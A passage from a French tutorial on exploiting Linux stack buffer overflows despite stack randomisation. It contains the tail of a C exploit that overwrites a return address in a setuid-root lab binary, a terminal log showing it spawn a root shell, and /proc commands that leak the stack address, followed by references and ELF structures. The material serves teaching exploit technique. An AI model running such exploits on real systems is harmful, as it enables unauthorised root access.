		*(ptr_buff++) = '\x90';

	ptr_ret = (long *)ptr_buff;
	*ptr_ret = ret;

	execl("./vuln", "./vuln", buff, NULL);

	return 0;
}
```

```
deimos@l33tb0x:~/RetToText $ ./exploit
Usage : ./exploit [call_eax_addr] [buffer_size]
deimos@l33tb0x:~/RetToText $ su
Password:
l33tb0x:/home/deimos/RetToText # chown root vuln
l33tb0x:/home/deimos/RetToText # chgrp root vuln
l33tb0x:/home/deimos/RetToText # chmod 6755 vuln
l33tb0x:/home/deimos/RetToText # exit
exit
deimos@l33tb0x:~/RetToText $ ./exploit 0x080482ff 124
sh-2.05b# id
uid=0(root) gid=0(root)
groups=20(dialout),24(cdrom),25(floppy),29(audio),44(video),46(plugdev),1000(deimos)
sh-2.05b# exit
exit
deimos@l33tb0x:~/RetToText $
```

5.3. Exploitation en local

La randomnisation de l'adresse de base de la pile est une protection contraignante pour l'attaquant dans le cas d'une attaque à distance. En effet, il ne peut pas prédire l'adresse du *shellcode* stockée dans la pile, ni même l'adresse d'une éventuelle instruction *jmp esp* dans linux-gate.so.1. C'est ici qu'il devient intéressant de réaliser une prise d'empreintes afin de détecter la version de l'OS exacte, voire la version du kernel Linux.

En local, tous ces problèmes sont rapidement résolus. Effectivement un *hacker* possède toutes les informations sur les processus lui permettant d'exploiter la vulnérabilité sans encombre dans le système de fichiers /proc.

Comme dit dans la section « Rappels des concepts de base », deux fichiers peuvent nous renseigner sur l'adresse de base de la pile. Tout d'abord, le fichier /proc/[pid]/maps, qui

contient les différentes régions mémoire du processus – dont la pile bien entendu – avec leurs adresses de début et de fin, mais aussi le fichier /proc/[pid]/stat, dont le 28ème champ est l'adresse de départ de la pile (en décimal).

```
deimos@l33tb0x:~ $ cat /proc/28284/maps | grep stack
bfde1000-bfdf7000 rw-p bfde1000 00:00 0          [stack]
deimos@l33tb0x:~ $ cat /proc/28284/stat | cut -f 28 -d " "
3219079168
```

Conclusion

Cet article touche à présent à sa fin. J'aurai encore voulu traiter de nombreux points, malheureusement le temps mais également le cadre initial de cet ouvrage m'obligent à en rester à ce stade, qui est déjà, selon moi, assez satisfaisant. Toutefois il n'aurait pas été déplaisant de traiter des différentes protections possibles comme PaX, StackShield (et d'autres) et de leurs faiblesses, mais aussi de l'exploitation de *stack overflow* sous une autre famille de système d'exploitation que GNU/Linux, comme par exemple Microsoft Windows. Peut-être en ferai-je le sujet d'un prochain article.

En espérant avoir des retours sur ce document, sur le channel IRC #futurezone@irc.worldnet.net, ou via le site http://www.fz-corp.net,

Deimos

Remerciements

Cette partie est dédiée à ceux qui m'ont aidé à la rédaction de cet article. Merci donc à mes relecteurs et aux personnes m'ayant fait part de leur avis vis-à-vis de cet ouvrage :

Gutek / 4n9e, fireboot, Blwood, BeRgA, securfrog, benjilenoob

Merci également aux personnes présentes sur le chan (où vous pouvez me contacter) IRC de FutureZone, #futurezone@irc.worldnet.net.

Références

[1] Stéphane Aubert. *Introduction aux débordements de buffer*. http://www.hsc.fr/ressources/breves/stackoverflow.html.fr

[2] University of Alberta. *Understanding Memory*. http://www.ualberta.ca/CNS/RESEARCH/LinuxClusters/mem.html

[3] Frédéric Raynal, Christophe Blaess, Christophe Grenier. *Eviter les failles de sécurité dès le développement d'une application – 2 : mémoire, pile et fonctions, shellcode*. http://www.cgsecurity.org/Articles/SecProg/Art2/index-fr.html

[4] Julien Olivain. *Le polymorphisme et le camouflage de shellcodes*. http://packetstormsecurity.org/defcon10/dc10-fozy-shellcodes/dc10-fozy-WritingShellcodes/docs/french/stealth_shellcodes.pdf

[5] Clad Strife, Xdream Blue. *Linux_2.6.x_vsyscalls*. http://www.sysdream.com/article.php?story_id=38&section_id=77

[6] Izik. *Smash the stack.* http://www.tty64.org/doc/smackthestack.txt

[7] Rix. *Writing ia32 alphanumeric shellcodes*. http://www.phrack.org/archives/57/p57-0x18

[8] Intel. *Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual.* http://developer.intel.com/design/pentiumii/manuals/243191.htm

[9] Izik. *Exploiting with linux-gate.so.1*. http://www.milw0rm.com/papers/55

[10] Johan Petersson. *What is linux-gate.so.1 ?* http://www.trilithium.com/johan/2005/08/linux-gate/

[11] Michael Turner. *Linux Virtual Addresses Exploitation*. http://www.securiteam.com/securityreviews/6B00H0AEAA.html

[12] Mel Gorman. *Understanding the Linux Virtual Memory Manager*. http://www.phptr.com/content/images/0131453483/downloads/gorman_book.pdf

[13] Jack C. *Re: bypassing randomized stack using linux-gate.so.1*. http://www.securityfocus.com/archive/82/446666/30/90/threaded

[14] Thomas Garnier. *Introduction au format ELF*. http://www.supinfo-projects.com/fr/2005/introduction_elf_fr/

Annexes

```
#define EI_NIDENT 16

typedef struct {
	unsigned char	e_ident[EI_NIDENT];
	uint16_t	e_type;
	uint16_t	e_machine;
	uint32_t	e_version;
	ElfN_Addr	e_entry;
	ElfN_Off	e_phoff;
	ElfN_Off	e_shoff;
	uint32_t	e_flags;
	uint16_t	e_ehsize;
	uint16_t	e_phentsize;
	uint16_t	e_phnum;
	uint16_t	e_shentsize;
	uint16_t	e_shnum;
	uint16_t	e_shstrndx;
} ElfN_Ehdr;


typedef struct {
	uint32_t	p_type;
	Elf32_Off	p_offset;
	Elf32_Addr	p_vaddr;
	Elf32_Addr	p_paddr;
	uint32_t	p_filesz;
	uint32_t	p_memsz;
	uint32_t	p_flags;
	uint32_t	p_align;
} Elf32_Phdr;

typedef struct {
	uint32_t	sh_name;
	uint32_t	sh_type;
	uint32_t	sh_flags;
	Elf32_Addr	sh_addr;
	Elf32_Off	sh_offset;
	uint32_t	sh_size;
	uint32_t	sh_link;
	uint32_t	sh_info;
	uint32_t	sh_addralign;
	uint32_t	sh_entsize;
} Elf32_Shdr;
```